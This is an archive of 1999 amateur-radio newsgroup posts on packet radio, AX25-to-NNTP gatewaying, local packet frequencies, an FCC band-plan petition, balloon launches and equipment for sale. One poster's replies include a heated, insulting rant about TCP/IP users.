3090. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-10 00:00:00 UTC
From: gareth@lightfox.demon.co.uk
Message-ID: <19990710.181756.28@lightfox.demon.co.uk>
Source record: 17400

In article <37872B84.D1D78102@junglevision.com>,
cathryn@junglevision.com (Cathryn Mataga) wrote:

> It would be nice to be able to browse AX25 mail using an nntp client.

It is a pleasure ! Bidirectional gatwaying of bulletins between NNTP
and AX25 BBS networks has been happening in the London & Home Counties
area for the last few years.

I use the (Linux) Pine mailer to read and respond to the AX25 BBS topic
groups that I'm interested in - it takes a lot of pain out of just using
a BBS front end, and stimulates some usage that might not otherwise occur.

73, Gareth.

--
http://www.rat.org.uk/

3091. Be informed! Top sat-news & media-news and listings for free

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-10 00:00:00 UTC
From: Stefan Hagedorn <stefan@sat-hagedorn.de>
Message-ID: <01becafd$bf17d7a0$0100007f@stefan>
Source record: 17401
Cross-posted to: it.hobby.satellite-tv.digitale,rec.radio.amateur.digital.misc,rec.radio.amateur.dx

Transponder NEWS - http://www.sat-hagedorn.de
SATELLITE- & MEDIA-NEWS FOR FREE
If you want to receive latest sat-news and transponder-listings, here's
a special information for you.

You can join to the highly informative sat information-service (currently
nearly 20 000 members worldwide) Be member of the news-source no. 1!

> Top-storys in Transponder NEWS ("sat-stefan") - 10.7.99
* Universal Studios plan to start second channel for Germany via PREMIERE
WORLD
* ASTRA 1 H is testing around - first strong test-carriers present
* ASTRA 1 B: Hundert,6 from Berlin comes analogue
* ASTRA 1 E: TV Niepokalanow is testing again in MPEG2 clear
* ASTRA/Hot Bird: French music-channel RFM TV has replaced Nostalgie la
Tele
* Hot Bird 5: TV Bulgaria no more on satellite
* Hot Bird 1: TVP Regionalna has launched digital service
* Hot Bird 3: Dual illumination for Polsat and Polsat 2
* Hot Bird 5: Erotic-channel Venus TV is broadcast porn-channels in MPEG2
clear
* EUTELSAT W2: NAK will switch to MPEG2 4:2:2
* EUTELSAT W3: MCM Euromusique comes digital free-to-air
* SIRIUS 2: Nasza TV no longer available
* SIRIUS 2: Christian Channel Europe seems to has started as SCPC-signal
* CANAL+ Skandinavia will start another channel on 1 September
* Two more tv-programmes for Danmark from end of 1999 on 1° West
* INTELSAT 707: Radio Melodia has started on a second transponder in MPEG2
clear
* THOR III: Another radio-programm from Norge has started
* AMOS 1: RTS Sat and Radio Beograd have stopped

If you want to receive all media- and satellite-news - analogue and
digital - be member of the follow mailinglists:

> "sat-stefan": latest sat- and media-news in Transponder NEWS:
all programm-news, digital and analogue feeds, clear sport-feeds for
pay-tv programmes and more (in English and German)

> "sat-stefan-tab": latest analogue and digital transponder-listings wit
all relevant parameters (ADR, MPEG2, PAL, D2 MAC...)

> "sat-help" - all anwers for your questions and problems about sat-stuff.
Problems or questions - drop an eMail. Answers are available in these list!

SUBSCRIBE via online-form: http://www.sat-hagedorn.de/subscribe.htm
or send an eMail to stefan@sat-hagedorn.de or DXStefan@aol.com

3092. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-10 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <3787AE89.F39C5DA0@junglevision.com>
Source record: 17402

Gareth Rowlands wrote:
>
> In article <37872B84.D1D78102@junglevision.com>,
> cathryn@junglevision.com (Cathryn Mataga) wrote:
>
> > It would be nice to be able to browse AX25 mail using an nntp client.
>
> It is a pleasure ! Bidirectional gatwaying of bulletins between NNTP
> and AX25 BBS networks has been happening in the London & Home Counties
> area for the last few years.
>

Cool, is there a Linux package to transfer the data from F6FBB or some
other ax25 BBS program back and forth to NNTP? If I knew what it was
called, I could play with it over here.

> I use the (Linux) Pine mailer to read and respond to the AX25 BBS topic
> groups that I'm interested in - it takes a lot of pain out of just using
> a BBS front end, and stimulates some usage that might not otherwise occur.
>
> 73, Gareth.
>
> --
> http://www.rat.org.uk/

--

http://www.junglevision.com

>I'm telling you this because... we've all lost our children, Mr. Ansel.
>
>They're dead to us. They kill each other in the streets. They wander
>comatose in shopping malls. They're paralyzed in front of televisions.
>Something terrible has happened that's taken our children away.
>It's too late. They're gone.
>
>You're angry, Mr. Ansel. You owe it to yourself to feel that way.
>
>All I'm saying is let me direct your rage.

3093. Baycom 9600 Modems

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-10 00:00:00 UTC
From: Newsguy <john.scoggin@conectiv-comm.com>
Message-ID: <7m8b5v$1tjb@enews3.newsguy.com>
Source record: 17403

Does anyone have any experiences to share relative to using Baycom's 9600
bps modems (parallel port)
Linux? I am interested in setting up a PacketCluster server using CLX.

73's
john, N3SKO/AAT3BF

--
John K. Scoggin, Jr. Email: john.scoggin@conectiv-comm.com
Chief Technical Advisor Phone: (302) 224-7200
Conectiv Communications Fax: (302) 224-7220
PO Box 6066
Newark, DE 19714-6066

Adjunct Assistant Professor Email: scoggin@cis.udel.edu
University of Delaware Phone: (302) 831-1028
Computer Science Dept. Fax: (302) 831-8458
101B Smith Hall
Newark, DE 19716-2586

3094. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-10 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <3787C90D.B71C4291@junglevision.com>
Source record: 17404

With a little fishing around the net, I think I found the
nntp/ax25 stuff.

http://www.gb7ipd.freeserve.co.uk

Interesting, it looks like they're using jnos, maybe
that'd be a better way to go. It looks like there's
a good amount of work in what they've done here. I was
thinking easiest would be to massage the ax25 forwarding files into
a news compatible format. This seems a bit more
integrated.

Cathryn Mataga wrote:
>
> Gareth Rowlands wrote:
> >
> > In article <37872B84.D1D78102@junglevision.com>,
> > cathryn@junglevision.com (Cathryn Mataga) wrote:
> >
> > > It would be nice to be able to browse AX25 mail using an nntp client.
> >
> > It is a pleasure ! Bidirectional gatwaying of bulletins between NNTP
> > and AX25 BBS networks has been happening in the London & Home Counties
> > area for the last few years.
> >
>
> Cool, is there a Linux package to transfer the data from F6FBB or some
> other ax25 BBS program back and forth to NNTP? If I knew what it was
> called, I could play with it over here.
>
> > I use the (Linux) Pine mailer to read and respond to the AX25 BBS topic
> > groups that I'm interested in - it takes a lot of pain out of just using
> > a BBS front end, and stimulates some usage that might not otherwise occur.
> >
> > 73, Gareth.
> >
> > --
> > http://www.rat.org.uk/
>
> --
>
> http://www.junglevision.com
>
> ---
>

> >I'm telling you this because... we've all lost our children, Mr. Ansel.
> >
> >They're dead to us. They kill each other in the streets. They wander
> >comatose in shopping malls. They're paralyzed in front of televisions.
> >Something terrible has happened that's taken our children away.
> >It's too late. They're gone.
> >
> >You're angry, Mr. Ansel. You owe it to yourself to feel that way.
> >
> >All I'm saying is let me direct your rage.

--

http://www.junglevision.com

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>comatose in shopping malls. They're paralyzed in front of televisions.
>Something terrible has happened that's taken our children away.
>It's too late. They're gone.
>
>You're angry, Mr. Ansel. You owe it to yourself to feel that way.
>
>All I'm saying is let me direct your rage.

3095. W.Wash (W7) Packet frequencies please!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-10 00:00:00 UTC
From: raoul@olympus.net
Message-ID: <raoul-1007992220410001@pt194232.olympus.net>
Source record: 17405

Hi:

I'm getting back into packet after about a five year break and everything is different. I have both 144 and 220 equipment available and am in the N. Puget Sound area of Western Washington state in the US.

Can anyone tell me the frequencies to use? I know of 144.39 for APRS but that is about it. How about the DX Cluster? Are PBBS still in use? Does anyone do any chatting via packet any more?

Is NAPRA still in 'business'? I did a web search for them and found nothing. One of the reasons I got out before was because of all the bickering about most everything that was going on. Is this still the case?

73

Jeff KB7AIL

--
"It's better to be shot from a cannon than squeezed from a tube,
That's why there's fast motorcycles, bubba...."
-Dr. H. S. Thompson paraphrasing Grace Slick

3096. Help on CD 44.1K sampling rate

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-10 00:00:00 UTC
From: sandalridge@my-deja.com
Message-ID: <7m62vtose1@nnrp1.deja.com>
Source record: 17494

Hi,

Can anyone tell me why 44.1Khz was chosen as
CD sampling rate? I remembred that there is
certain relationship among 48K, 44.1K, 32K
sampling rates.

Please send your reply to stwu@nanospace.com.
Really appreciate your kind help.

Regards

/Tony

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3097. FS GPS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-10 00:00:00 UTC
From: Carl & Delores Walthall <cwalthall@cwalthall.com>
Message-ID: <3787677C.E0BE77AF@cwalthall.com>
Source record: 17495

Forsale Lowrance Globalmap 100 with data cable and maping software.
12 Channel Receiver, purchased last December. In new condition, payed
over $400.00 new . will sell for 4250.00 or best offer.

765-453-5642
765-451-5589 days

cwalthall@cwalthall.com

3098. Re: Proposed Elimination of Two-Meter Packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-10 00:00:00 UTC
From: ccom@murlin.com
Message-ID: <3786c132.3963274@news.sound.net>
Source record: 17496

Here is what I have recieved on the subject:

CENTRAL STATES PETITION CAUSES A STIR

What a difference a couple of words can make. A petition for rulemaking
aimed at formally segregating wideband and narrowband modes on VHF and UHF
bands has generated a flurry of comments within the Amateur Radio community.
But the controversy is due, in part, to the inadvertent absence of some
wording in the filing from the Central States VHF Society of Kerrville,
Texas.

The FCC has assigned RM-9673 to the CSVHFS petition, which seeks generally
more restrictive regulation of the modes used by amateurs in the 6 meter, 2
meter, 1.25 meter and 70 cm bands. Comments are due on the petition by July
28.

"The Central States VHF Society has long been concerned about the increasing
encroachment into the so-called weak-signal portions of the bands above 50
MHz by wider-bandwidth modes, such as voice FM and occasionally packet
also," said CSVHFS Government Liaison Committee Chairman Bill Tynan, W3XO.
"All the Society was trying to do was to codify current practice into
regulations so that nobody is confused."

The CSVHFS petition says that band plans such as those promulgated by the
ARRL and other organizations "have not proven adequately successful in
limiting these wide band modes from the band segments used for weak signal
communication."

Tynan compared the petition's goals to the current regulatory situation on
10 meters, where FM is prohibited below 29 MHz. "I think you could see how
bad it would sound on 20 meters if people decided they wanted to run

FM
because it sounded so good," he said. Problems resulting from wideband
interference with narrowband--or weak-signal--modes such as CW or SSB
are
occurring more often, Tynan said, "especially in the larger cities."

Most of the controversy resulted from inadvertent wording in the
CSVHFS
petition that would have banned packet and APRS from the 2 meter band.
"There's no intention of anything like that," Tynan said. "There was
an
error committed by me in the appendix in terms of not putting down all
the
modes that are listed in the rules."

Tynan said the petition actually intended no other modifications of
authorization for "data" or "test" modes above 50.3, 144.3, or 222.15
MHz
and on the portions of the 70 cm band below 431.8 MHz and above 432.5
MHz.
"Unfortunately, by the inadvertent omission of 'data' and 'test' from
the
Appendix, the filing did not properly reflect that intent," he said.

Tynan said the mistake will be corrected when CSVHFS files its own
comments
on the petition by month's end.

The changes proposed to Section 97.305 of the FCC rules would have the
following effects:

* 50.0-50.1 MHz: Add RTTY and data emissions at up to 1200 bauds (this
band
segment is now limited to CW only).

* 50.1-50.3 MHz: Delete MCW and data. The band segment would be
limited to
CW, phone, image, and RTTY, but CSVHFS proposes no maximum symbol rate
for
RTTY. No wideband FM would be permitted (modulation index would be
limited
to 1 or less).

* 50.3-54.0 MHz: No changes.

* 144.0-144.1 MHz: Add RTTY and data emissions at up to 1200 bauds
(this
band segment is now CW only).

* 144.1-144.3 MHz: Delete MCW and data. The band segment would be
limited to
CW, phone, image, and RTTY, but CSVHFS proposes no maximum symbol rate
for

RTTY. No wideband FM would be permitted (modulation index would be limited
to 1 or less).

* 144.3-148.0 MHz: No changes.

* 222.0-222.15 MHz: Delete MCW, RTTY, data, test (except for brief test
transmissions), and wideband FM.

* 222.15-225.0 MHz: No changes.

* 431.8-432.5 MHz: Delete everything but CW and SSB (ie, no wideband FM
permitted), and image.

The CSVHFS Board of Directors will formulate its own comments on the petition when it meets in Cedar Rapids, Iowa, July 22-24. The CSVHFS petition also is expected to come up for discussion when the ARRL Board of
Directors gathers in mid-July.

tjs@garnet.tc.umn.edu (Timothy J Salo) wrote:

>Please review for technical accuracy my Web page that provides information
>on the Central States VHF Society Petition for Proposed Rule making.
>The petition, intended to codify the weak-signal band plan as a
>change to FCC rules, apparently unintentionally has the side effect of
>prohibiting two meter packet activity.
>
> http://www.umn.edu/home/tjs/CSVHFS.html
>
>In particular, please let me know if I got the analysis of the effects
>of the proposed changes on Section 97.305, Authorized emission types,
>right. I think my description is pretty close, but I am tired of
>reading FCC Rules and emission type descriptions, and so might be off
>by just a bit...
>
>-tjs

3099. Ham radio balloons in the sky -- this must be Kansas!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-10 00:00:00 UTC
From: cw645@cleveland.Freenet.Edu
Message-ID: <7m6tsc$4vv$1@alexander.INS.CWRU.Edu>
Source record: 17497

These are three amateur radio balloons scheduled to launch the
weekend of July 10 - 11 (two simultaneously on Saturday) in the
midwest US. At peak altitudes, the APRS signals will be heard for
a radius in excess of 250 miles!

For more info (including weblinks) on these events, please
check out the HABLIC website where there are more listings just
like this, continually updated.

Sorry for the short notice to newsgroup, but better late than
never, and maybe the Saturday event will be postponed due to
weather to Sunday or later.

Hank Riley
h1riley@umassd.edu

http://www.geocities.com/capecanaveral/3161/hablic.htm
^
HABLIC: "All balloon launches, all the time" __|

The web's source for amateur radio high altitude balloon launch
information.
==========

KANSAS CAMCORDER/GPS/PACKET DUAL BALLOON LAUNCH
Kansas Near Space Project (KNSP) 99G and HABITAT

Region: Eastern Kansas / Manhattan

Date/Time: Saturday, July 10 / 9:00 AM; 1400 UTC

Location: Hutchinson, Kansas (about 40 miles
northwest of Wichita) at the
Kansas Cosmosphere and Space Center

KNSP Telemetry
KD4STH: 144.39 MHz FM AX25 packet
APRS formatted GPS data

HABITAT Telem.
KA0JLF-11: 144.39 or 144.34 MHz FM AX25

.....

KANSAS GPS/PACKET BALLOON LAUNCH
Space Science over Kansas (SSOK)

Region: Central Kansas / Salina

Date/Time: Sunday, July 11 / 1300 UTC

Location: near Salina Kansas

Telemetry: 144.39 MHz FM AX25 packet
APRS formatted GPS data

3100. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-11 00:00:00 UTC
From: gareth@lightfox.demon.co.uk
Message-ID: <19990711.060643.44@lightfox.demon.co.uk>
Source record: 17406

In article <3787C90D.B71C4291@junglevision.com>,
cathryn@junglevision.com (Cathryn Mataga) wrote:

> With a little fishing around the net, I think I found the
> nntp/ax25 stuff.
>
> http://www.gb7ipd.freeserve.co.uk
>
> Interesting, it looks like they're using jnos, maybe
> that'd be a better way to go.

Robin's had a lot of experience with this sort of gating, and is
a master of the art !

The native linux software for ax25 <> NNTP gatewaying of personal mail
and bulletins is 'mailgw'. I think it is up to version 0.3.1 and
available from the ftp.hes.iki.fi site

Some notes on the TNOS NNTP server can be found at
http://www.rat.org.uk/amrad/nntp4v.htm

Let me know how you get on, I'll be back at the keyboard after the golf
at Carnoustie has finished.

Cheers !

Gareth.

--
http://www.rat.org.uk/

3101. Re: W.Wash (W7) Packet frequencies please!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-11 00:00:00 UTC
From: gfiber@news.cmc.net
Message-ID: <37883efa.58050312@news.cmc.net>
Source record: 17407

On Sat, 10 Jul 1999 22:20:40 -0700, raoul@olympus.net (Le Grande
Raoul) wrotf:

>Hi:
>
>I'm getting back into packet after about a five year break and everything
>is different. I have both 144 and 220 equipment available and am in the N.
>Puget Sound area of Western Washington state in the US.
>
>Can anyone tell me the frequencies to use? I know of 144.39 for APRS but
>that is about it. How about the DX Cluster? Are PBBS still in use? Does
>anyone do any chatting via packet any more?
>
>Is NAPRA still in 'business'? I did a web search for them and found
>nothing. One of the reasons I got out before was because of all the
>bickering about most everything that was going on. Is this still the
>case?
>
>
>73
>
>Jeff KB7AIL
www.wetnet.wa.com may get you started. It is mostly about 9600 TCP/Ip
but there are a few 1200 bps ports on the system to.

Gary Fiber

Washington State Resident

3102. Re: W.Wash (W7) Packet frequencies please!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-11 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7m9goh$1pi0@enews4.newsguy.com>
Source record: 17408

You will almost certainly notice a great reduction in the available services in your area, plus perhaps a reduction in the number of nodes, etc. In the last ten years, Packet in the USA has been in a serious decline, while in Europe it has continued to advance and grow during that same period. In Germany, for example, they have nodes which carry better than 10 megabytes per hour, and 9.6kb is the standard access speed.

What you probably will find is the Amateur TCPIP people who put us into this position. They "won" the war against BBS's and Packet nodes which they had going about the time you got disgusted and quit for a while. - They literally destroyed Packet Radio in the USA, and replaced it with an utter dependence on the telephone (Internet) for all long-haul digital communications. The worldwide HF forwarding network was the first casualty of their activities, and a general decline soon followed.

Ask your local "LandLine Lids" if they are proud of their sorry asses. - They probably are.

These scum have set back Packet Radio networking in the USA by at least a decade, and the process of putting them in their place and resuming the development of the US Packet net has only begun in a few areas. Unfortunately, your area is not one of those. - Yet.

So stand by for a good deal more bickering and controversy. Weeding out Lids is a rewarding experience, but sometimes unpleasant - for the Lids.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

Le Grande Raoul wrote in message ...
>Hi:
>
>I'm getting back into packet after about a five year break and everything
>is different. I have both 144 and 220 equipment available and am in the N.
>Puget Sound area of Western Washington state in the US.
>
>Can anyone tell me the frequencies to use? I know of 144.39 for APRS but
>that is about it. How about the DX Cluster? Are PBBS still in use? Does
>anyone do any chatting via packet any more?
>
>Is NAPRA still in 'business'? I did a web search for them and found
>nothing. One of the reasons I got out before was because of all the
>bickering about most everything that was going on. Is this still the
>case?
>

>
>73
>
>Jeff KB7AIL
>
>--
>"It's better to be shot from a cannon than squeezed from a tube,
>That's why there's fast motorcycles, bubba...."
> -Dr. H. S. Thompson paraphrasing Grace Slick

3103. Re: W.Wash (W7) Packet frequencies please!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-11 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7m9gst$1pka@enews4.newsguy.com>
Source record: 17409

Hello, Jeff!

You will almost certainly notice a great reduction in the available services in your area, plus perhaps a reduction in the number of nodes, etc.

In the last ten years, Packet in the USA has been in a serious decline, while in Europe it has continued to advance and grow during that same period. In Germany, for example, they have nodes which carry better than 10 megabytes per hour, and 9.6kb is the standard access speed.

What you probably WILL find is the Amateur TCPIP people who put us into this sorry position. They "won" the war against BBS's and Packet nodes which they had going about the time you got disgusted and quit for a while. - They literally destroyed Packet Radio in the USA, and replaced it with an utter dependence on the telephone (Internet) for all long-haul digital communications. The worldwide HF forwarding network was the first casualty of their activities, and a general decline soon followed.

Ask your local "LandLine Lids" if they are proud of their sorry asses. - They probably are.

These scum have set back Packet Radio networking in the USA by at least a decade, and the process of putting them in their place and resuming the development of the US Packet net has only begun in a few areas. Unfortunately, your area is not one of those. - Yet.

So stand by for a good deal more bickering and controversy. Weeding out Lids is a rewarding experience, but sometimes unpleasant - for the Lids.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

Le Grande Raoul wrote in message ...
>Hi:
>
>I'm getting back into packet after about a five year break and everything
>is different. I have both 144 and 220 equipment available and am in the N.
>Puget Sound area of Western Washington state in the US.
>
>Can anyone tell me the frequencies to use? I know of 144.39 for APRS but
>that is about it. How about the DX Cluster? Are PBBS still in use? Does
>anyone do any chatting via packet any more?
>
>Is NAPRA still in 'business'? I did a web search for them and found
>nothing. One of the reasons I got out before was because of all the
>bickering about most everything that was going on. Is this still the

>case?
>
>
>73
>
>Jeff KB7AIL
>
>--
>"It's better to be shot from a cannon than squeezed from a tube,
>That's why there's fast motorcycles, bubba...."
> -Dr. H. S. Thompson paraphrasing Grace Slick

3104. NOs for the Amiga

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-11 00:00:00 UTC
From: Martin John Hallsworth <Martin@g1gyc.demon.co.uk>
Message-ID: <931698584.19514.0.nnrp-09.9e98acde@news.demon.co.uk>
Source record: 17410
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc,uk.adverts.computer

Hello can any one point me towards executables or source code for
NOS to run on an Amiga machine.
sorry not sure what sort of Amiga it is I can get the information from my
brother as he wants the software to run on his Amiga to get on to TCPIP
packet

Thanks
Martin G1GYC

3105. Re: MFJ 8621 -- weird problems

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-11 00:00:00 UTC
From: n3aws@aol.com
Message-ID: <19990711094455.20729.00003148@ng-fb1.aol.com>
Source record: 17411

If less than a year old, I suggest you take them up on their "No Matter What" warranty

N3AWS

3106. Re: W.Wash (W7) Packet frequencies please!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-11 00:00:00 UTC
From: raoul@olympus.net
Message-ID: <raoul-1107991129430001@pt194202.olympus.net>
Source record: 17412

> Ask your local "LandLine Lids" if they are proud of their sorry asses. -
> They probably are.
>
> These scum have set back Packet Radio networking in the USA by at least a
> decade, and the process of putting them in their place and resuming the
> development of the US Packet net has only begun in a few areas.
> Unfortunately, your area is not one of those. - Yet.

"Well, I didn't expect some kind of Spanish Inquisition..."

"NOOOOOOOOOOOOOOObody expects the Spanish Inquisition...."

The simple questions I asked is printed below. I'm not interested in
"putting any one in their place", I just want to relax and enjoy radio.
If that is not possible, like many other inactive hams, I'll just go back
to the Internet and other hobbies where people are not bitching at each
other as the prime activity.

As I remember it, the main bickering with NAPRA was over the network
topology and forwarding of bulletins. The straw that broke my back was
when I was "locked out" of using the diginodes to connect to my home BBS
(three hops away) the get my e-mail...

So, I'll just ask the simple question again:

What packet frequencies are used in the Puget Sound area and what purposes
are they being used for?

73

Jeff KB7AIL

> >
> >I'm getting back into packet after about a five year break and everything
> >is different. I have both 144 and 220 equipment available and am in the N.
> >Puget Sound area of Western Washington state in the US.
> >
> >Can anyone tell me the frequencies to use? I know of 144.39 for APRS but
> >that is about it. How about the DX Cluster? Are PBBS still in use? Does
> >anyone do any chatting via packet any more?
> >
> >Is NAPRA still in 'business'? I did a web search for them and found
> >nothing. One of the reasons I got out before was because of all the
> >bickering about most everything that was going on. Is this still the
> >case?

--
"It's better to be shot from a cannon than squeezed from a tube,
That's why there's fast motorcycles, bubba...."
-Dr. H. S. Thompson paraphrasing Grace Slick

3107. Digital Modes and ARRL Two-Meter Band Plan

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-11 00:00:00 UTC
From: tjs@garnet.tc.umn.edu
Message-ID: <7matgl$i8t$1@garnet.tc.umn.edu>
Source record: 17413

Is my reading of the ARRL band plans
(http://www.arrl.org/field/regulations/bandplan.html) correct when I
conclude that they contain no provision for digital activity on two
meters?

It appears that the closest the ARRL two-meter band plan comes is:

144.90-145.10 Weak signal and FM simplex (145.01,03,05,07,09
are widely used for packet)

The six-meter band plan uses the term "digital repeater". Does
the term "repeater" means "non-digital repeater" or does it mean
"digital or non-digital repeater"?

The two-meter band plan uses the terms "FM repeater" and "repeater".
Again, does the term "repeater" mean "FM or non-FM repeater"?

-tjs

3108. FS: TOWER, TA-33, ROTOR, plus....

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-11 00:00:00 UTC
From: Marty <marty-k2@snet.net>
Message-ID: <37894AE0.52DF3DC4@snet.net>
Source record: 17414
Cross-posted to: rec.radio.swap,rec.radio.amateur.antenna,alt.ham-radio.packet,rec.radio.amateur.digital.misc

54Ft crankup, Mosley TA-33 tribander, CDE Ham II rotor and 2M Ringo Ranger for sale as a package. Buyer has to take down.

Tower has a little surface rust, but is structurally sound and has a new raising cable. Currently in active use with the TA-33 and a 5el homebrew 2m beam. The TA-33 is the original, heavier "senior" version. The Ringo Ranger is up there too but disconnected.

All guys, cables, hardware, approx. 200ft of unused RG-8 and even a Navy issue leather climbing belt included.

Sold only as a package. $525. Buyer has to take down.

Near New Haven,CT. 203-393-1825 before 10PM EDT or marty-k2@snet.net

Marty K1FHR

3109. Re: FS GPS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-11 00:00:00 UTC
From: Patricia Gibbons <wa6ube@ix.netcom.com>
Message-ID: <37898116.2984@ix.netcom.com>
Source record: 17415

Yes... that's a real mark-up on the price =:-0

Trish

Erik van Bronkhorst wrote:
>
> Carl & Delores Walthall wrote:
>
> > Forsale Lowrance Globalmap 100 with data cable and maping software.
> > 12 Channel Receiver, purchased last December. In new condition, payed
> > over $400.00 new . will sell for 4250.00 or best offer.
>
> sounds a bit steep to me...
>
> >
> >
> > 765-453-5642
> > 765-451-5589 days
> >
> > cwalthall@cwalthall.com
>
> --
> Erik van Bronkhorst
>
> The machine does not isolate man from the great problems of nature
> but plunges him more deeply into them.
> -- Antoine de Saint-Exupery, 'Wind, Sand, and Stars.'

--

Patricia E. Gibbons
Acting Chief Communications Technician
City of San Jose - ITD/communications
<http://www.qrz.com/i2.html?callsign=wa6ube&form_name=callsign>
.....
My Public Key is available at:
<http://pgp5.ai.mit.edu:11371/pks/lookup?op=vindex&search=0xEDECB44F>
Key ID: 0xEDECB44F
This key is RSA, NOT Diffie-Hellman !!

3110. Re: Digital Modes and ARRL Two-Meter Band Plan

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-12 00:00:00 UTC
From: clarke@aztec.asu.edu
Message-ID: <7mbcp5$b4l$1@news.asu.edu>
Source record: 17416

Jeff,

Don't mind Charles. He's absolutely right, you know. He's just
not very diplomatic. Neither am I -- it takes one to know one.

Anyway, TAPR keeps track of that sort of thing. Go to:

http://www.tapr.org/directory/index.html#titlebar

Look for "Text Printout". You can download the whole list
for Washington.

If you don't find what you want, send me an email and I will look
into my archives. I was up there 2 years ago and kept lots of
records.

73,

Jack
VE3EED/W7
in Chandler, AZ
--

3111. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-12 00:00:00 UTC
From: Robin Gilks <gb7ipd@freeuk.com>
Message-ID: <Pvfi3.13120$dp1.316275@nnrp4.clara.net>
Source record: 17417

Opps - look out, someone rattled my cage!!!

The mods I've applied to the 'stock' JNOS are mostly applicable
to the UK where we have tried (quite hard!!) to standardize the
methods we use for gateing twixt AX25 and nntp.

The problem we have here is lots different scenarios of connectivity
with isolated IP segments being interconnected by AX25, isolated
AX25 segments connected to the rest of the 'network' via IP and
IP segments with multiple gateways to AX25.

The different problems that arise mostly come down to
1) avoiding duplicates as stuff is gated back & forth
2) keeping the 'detail' of the originators method of connection.
eg. If I post an nntp article and its exported to the AX25 network
as a bulletin, I want AX25 users to be able to read it and I want
another nntp user on the other side of the AX25 segment to be able to
read it in the same format as a local nntp user.

The latest 'challenge' is to allow an nntp user to respond to an item that
has been gated to a newsgroup and the gateway work out the
topic from the 'references' header - that way we don't get flooded by
thousands of (mis-spelt) newsgroups. The gateway just keeps a list
of topics with the message IDs in its nntp history that its gated into the
network so it can fill in the missing data (assuming its not been expired
by the time a user responds to a bulletin).

All good stuff

I'll be putting this new stuff up on the web-site after a bit more testing
(only tried briefly today between lawn mowing) so what that space :-))

--

73 de Robin. G8ECJ Hub manager gb7ipd

NTS: G8ECJ@GB7TVG.#42.GBR.EU AmprNet: g8ecj@gb7ipd.ampr.org
Internet: g8ecj@abmdata.demon.co.uk http://www.gb7ipd.freeserve.co.uk/
Shack: (+44) 1628 533311 Fax: (+44) 1628 850165
Club pages (g4xyw modem etc) at http://www.tvipug.freeserve.co.uk

Cathryn Mataga <cathryn@junglevision.com> wrote in message
news:3787C90D.B71C4291@junglevision.com...
> With a little fishing around the net, I think I found the
> nntp/ax25 stuff.
>
> http://www.gb7ipd.freeserve.co.uk

>
> Interesting, it looks like they're using jnos, maybe
> that'd be a better way to go. It looks like there's
> a good amount of work in what they've done here. I was
> thinking easiest would be to massage the ax25 forwarding files into
> a news compatible format. This seems a bit more
> integrated.
>
>
> Cathryn Mataga wrote:
> >
> > Gareth Rowlands wrote:
> > >
> > > In article <37872B84.D1D78102@junglevision.com>,
> > > cathryn@junglevision.com (Cathryn Mataga) wrote:
> > >
> > > > It would be nice to be able to browse AX25 mail using an nntp
client.
> > >
> > > > It is a pleasure ! Bidirectional gatwaying of bulletins between NNTP
> > > > and AX25 BBS networks has been happening in the London & Home Counties
> > > > area for the last few years.
> > >
> > >
> > > Cool, is there a Linux package to transfer the data from F6FBB or some
> > > other ax25 BBS program back and forth to NNTP? If I knew what it was
> > > called, I could play with it over here.
> > >
> > > > I use the (Linux) Pine mailer to read and respond to the AX25 BBS
topic
> > > > groups that I'm interested in - it takes a lot of pain out of just
using
> > > > a BBS front end, and stimulates some usage that might not otherwise
occur.
> > >
> > > > 73, Gareth.
> > >
> > > > --
> > > > http://www.rat.org.uk/
> > >
> > > --
> > >

3112. Thoughts on CSVHFS Petition

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-12 00:00:00 UTC
From: tjs@garnet.tc.umn.edu
Message-ID: <7md3nmmuu1@garnet.tc.umn.edu>
Source record: 17418

My current thoughts on the CSVHFS petition for proposed rulemaking
are available at:

http://www.umn.edu/home/tjs/CSVHFS.html

My concerns with the CSVHFS petition fall into the following areas:

o Appendix A contains serious, apparently unintended, errors.
o The petition implicitly moves band planning from forums controlled
by radio amateurs to the regulatory process controlled by the FCC.
o The petition is incomplete and unilateral. It reflects the desires
of only one special interest group and suggests, without widespread
discussions within the amateur community, that the regulatory
process be used for band planning.

I believe that those interested in the newer modes, including packet and
spread spectrum, ought to examine this issue.

-tjs

3113. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-12 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7ojgbr.j0s.nomail@linux.pe1chl.ampr.org>
Source record: 17419

